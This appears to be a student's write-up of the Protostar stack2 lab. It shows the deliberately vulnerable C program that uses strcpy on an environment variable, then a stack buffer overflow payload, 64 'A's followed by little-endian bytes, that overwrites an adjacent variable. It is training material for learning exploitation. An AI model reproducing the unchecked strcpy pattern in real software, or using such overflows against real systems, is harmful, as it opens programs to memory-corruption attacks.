
Steps:

1. Start by running the VM with the protostar iso loaded
2. Navigate to /opt/protostar/bin
3. Examining the source code we see it has a main function which takes uses strcpy to copy the value of the environment variable GREENIE to the buffer.

stack2.c

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
  char *variable;

  variable = getenv("GREENIE");

  if(variable == NULL) {
      errx(1, "please set the GREENIE environment variable\n");
  }

  modified = 0;

  strcpy(buffer, variable);

  if(modified == 0x0d0a0d0a) {
      printf("you have correctly modified the variable\n");
  } else {
      printf("Try again, you got 0x%08x\n", modified);
  }

}
```


4. I run *man strcpy* to see what vulnerabilities there are that I can use to change the value of modified.




Strcpy has buffer overflow vulnerabilities similarly to gets. I can change the value stored in modified by inputting a large enough string.

5. Since modified is declared directly before buffer. I assume that it lies directly above it on the stack. With buffer being of size 64, I assume that modified takes up the 4 bytes directly after that.
6. I set the value of GREENIE using python to a string “A” repeated 68 times using the following line and export it to the

   *GREENIE= $(python -c 'print' "A"*68")*
7. I then export GREENIE for the program to be able to use it with “export GREENIE”. To view that it contains the correct value I run “env” and check it.




8. I run stack2 to see the output.



9. Continuing with the assumption that the last 4 characters in the variable are what the modified variable is set to, I change the value of GREENIE by replacing the last 4 characters with the value “0x0d0a0d0a”
10. I run *file stack2* to check if it is little-endian - which it is.

11. I then set GREENIE using *GREENIE=$(python -c 'print("A"*64+"\x0a\x0d\x0a\x0d")'*) and I use *env* to ensure it was set correctly.



12. I then run stack2 and we have the result.